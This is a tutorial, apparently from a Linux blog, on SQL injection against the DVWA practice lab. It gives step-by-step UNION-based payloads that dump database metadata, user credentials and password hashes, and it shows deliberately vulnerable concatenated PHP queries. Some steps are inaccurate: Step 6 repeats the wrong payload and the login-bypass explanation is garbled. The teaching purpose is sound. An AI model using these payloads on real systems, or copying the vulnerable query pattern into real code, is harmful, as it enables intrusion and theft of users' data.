**What is SQL injection (SQLi)?**

SQL injection is one of the most common attacks used by hackers to exploit any SQL database-driven web application. It’s a technique where SQL code/statements are inserted in the execution field with an aim of either altering the database contents, dumping useful database contents to the hacker, cause repudiation issues, spoof identity, and much more.

Let’s take a **simple scenario** where we have a web application with a login form with username and password fields. If the developer used PHP for development, the code would look like this:

php

<?php

$query = "SELECT \* FROM users WHERE username = '" . $\_POST['username'] . "'";

$query .= " AND password = '" . $\_POST['password'] . "'";

?>

If a user Karen with the password ‘12345’ wanted to log in, after clicking the Submit or the Log in button, the query that would be sent to the database would look like this:

sql

SELECT \* FROM users WHERE username='Karen' AND password='12345'

If an attacker knew the username and wanted to bypass the login window, they would put something like Karen;-- in the username field. The resulting SQL query would look like this:

sql

SELECT \* FROM users WHERE username='Karen'; -- ' AND password='1111'

What the attacker has done, is adding the -- (double-dash) which comments the rest of the SQL statement. The above query will return the information entered in the password field making it easier for the attacker to bypass the login screen.

**How to prevent SQL injection**

The main reason that makes websites vulnerable to SQL injection attacks can be traced back to the web development stage. Some of the techniques that can be implemented to prevent SQL injection include:

* Input validation: If the website allows user input, this input should be verified whether it’s allowed or not.
* Parametrized queries: This is a technique where the SQL statements are precompiled and all you have to do is supply the parameters for the SQL statement to be executed.
* Use Stored procedures
* Use character-escaping functions
* Avoid administrative privileges - Don't connect your application to the database using an account with root access
* Implement a Web application firewall (WAF)

Any penetration tester who wants to get started or advance their skills in SQL injection will need a vulnerable platform to practice. There are many vulnerable applications available both for offline and online use.


In this particular tutorial, we will focus on the Damn Vulnerable Web Application (DVWA).

**Pre-requisites**

This tutorial expects that you have an up and running [DVWA setup](https://www.golinuxcloud.com/install-dvwa-kali-linux/). If you have not yet installed DVWA on your Kali Linux system, please check out the article which gives a step-by-step guide.

**Step 1: Setup DVWA for SQL Injection**

After successfully installing DVWA, open your browser and enter the required URL 127.0.0.1/dvwa/login.php Log in using the username “admin” and password as “password”. These are the default DVWA login credentials. After a successful login, set the DVWA security to LOW then click on SQL Injection on the left-side menu.

DVWA SQL Injection


**Step 2: Basic Injection**

On the User ID field, enter “1” and click Submit. That is supposed to print the ID, First\_name, and Surname on the screen as you can see below.

The SQL syntax being exploited here is:

sql

$getid = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id'";

[](https://www.golinuxcloud.com/wp-content/uploads/DVWA-Basic-SQL-Injection.png)DVWA Basic SQL Injection

Interestingly, when you check the URL, you will see there is an injectable parameter which is the ID. Currently, my URL looks like this:

bash

http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Let’s change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the First\_name and Surname of all users as follows:

bash

ID: 2

First name: Gordon

Surname: Brown

ID: 3

First name: Hack

Surname: Me

ID: 4


First name: Pablo

Surname: Picasso

If you were executing this command directly on the DVWA database, the query for User ID 3 would look like this:


sql

SELECT first\_name, last\_name FROM users WHERE user\_id = '3';

[](https://www.golinuxcloud.com/wp-content/uploads/SQL-Injection.png)SQL Injection

**Step 3: Always True Scenario**


An advanced method to extract all the First\_names and Surnames from the database would be to use the input: %' or '1'='1'

[](https://www.golinuxcloud.com/wp-content/uploads/always-true-injection.png)always true injection

The percentage % sign does not equal anything and will be false. The '1'='1' query is registered as True since 1 will always equal 1. If you were executing that on a database, the query would look like this:

sql

SELECT first\_name, last\_name FROM users WHERE user\_id = '%' or '1'='1';

[](https://www.golinuxcloud.com/wp-content/uploads/SQL-Inection.png)SQL Injection


**Step 4: Display Database Version**

To know the database version the DVWA application is running on, enter the text below in the User ID field.

bash

%' or 0=0 union select null, version() #

The database version will be listed under surname in the last line as shown in the image below.

[](https://www.golinuxcloud.com/wp-content/uploads/Display-databse-version.png)Display database version

**Step 5: Display Database User**


To display the Database user who executed the PHP code powering the database, enter the text below in the USER ID field.

Advertisement

bash

%' or 0=0 union select null, user() #

The Database user is listed next to the surname field in the last line as in the image below.

[](https://www.golinuxcloud.com/wp-content/uploads/Display-database-user.png)Display database user


**Step 6: Display Database Name**

To display the database name, we will inject the SQL code below in the User ID field.

bash

%' or 0=0 union select null, user() #

The database name is listed next to the surname field in the last line.


[](https://www.golinuxcloud.com/wp-content/uploads/Display-database-name.png)Display database name

**Step 7: Display all tables in information\_schema**

The Information Schema stores information about tables, columns, and all the other databases maintained by MySQL. To display all the tables present in the information\_schema, use the text below.

bash

%' and 1=0 union select null, table\_name from information\_schema.tables #


[](https://www.golinuxcloud.com/wp-content/uploads/Database-schema.png)Database schema

**Step 8: Display all the user tables in information\_schema**

For this step, we will print all the tables that start with the prefix user as stored in the information\_schema. Enter the SQL code below in the User ID.

bash

%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#


[](https://www.golinuxcloud.com/wp-content/uploads/User-tables.png)User tables

**Step 9: Display all the columns fields in the information\_schema user table**

We will print all the columns present in the users’ table. This information will include column information like User\_ID, first\_name, last\_name, user, and password. Enter the input in the User\_ID field.

bash

%' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #


[](https://www.golinuxcloud.com/wp-content/uploads/Column-fields.png)Column fields

**Step 10: Display Column field contents**

To display all the necessary authentication information present in the columns as stored in the information\_schema, use the SQL syntax below:

bash

%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

[](https://www.golinuxcloud.com/wp-content/uploads/Column-fields-contents.png)Column fields contents


From the image above, you can see the password was returned in its hashed format. To extract the password, copy the MD5 hash and use applications like John the Ripper to crack it. There are also sites available on the internet where you can paste the hash and if lucky, you will be able to extract the password.

**Conclusion**


From the various examples listed in this article, SQL injection proves to be a critical vulnerability that can exist in a system. Not only can attackers exploit it to reveal user or customer information, but it can also be used to corrupt the entire database thus bringing the whole system down. As of writing this post (2021), Injection is listed as the number one vulnerability in the OWASP Top 10 Vulnerabilities summary. The DVWA acts as a reliable resource for both penetration testers who want to improve their skills and web developers who want to develop systems with security in mind.

SQL Injection – medium security

1. Set dvwa security to medium.
2. Click on sql injection and select 1.
3. Open burp suit and set intercept on
4. Now click submit on sql injection
5. It will show following screen in burp suit



1. Now modify last line as below



1. Now click on forward and set intercept off. It will show following output

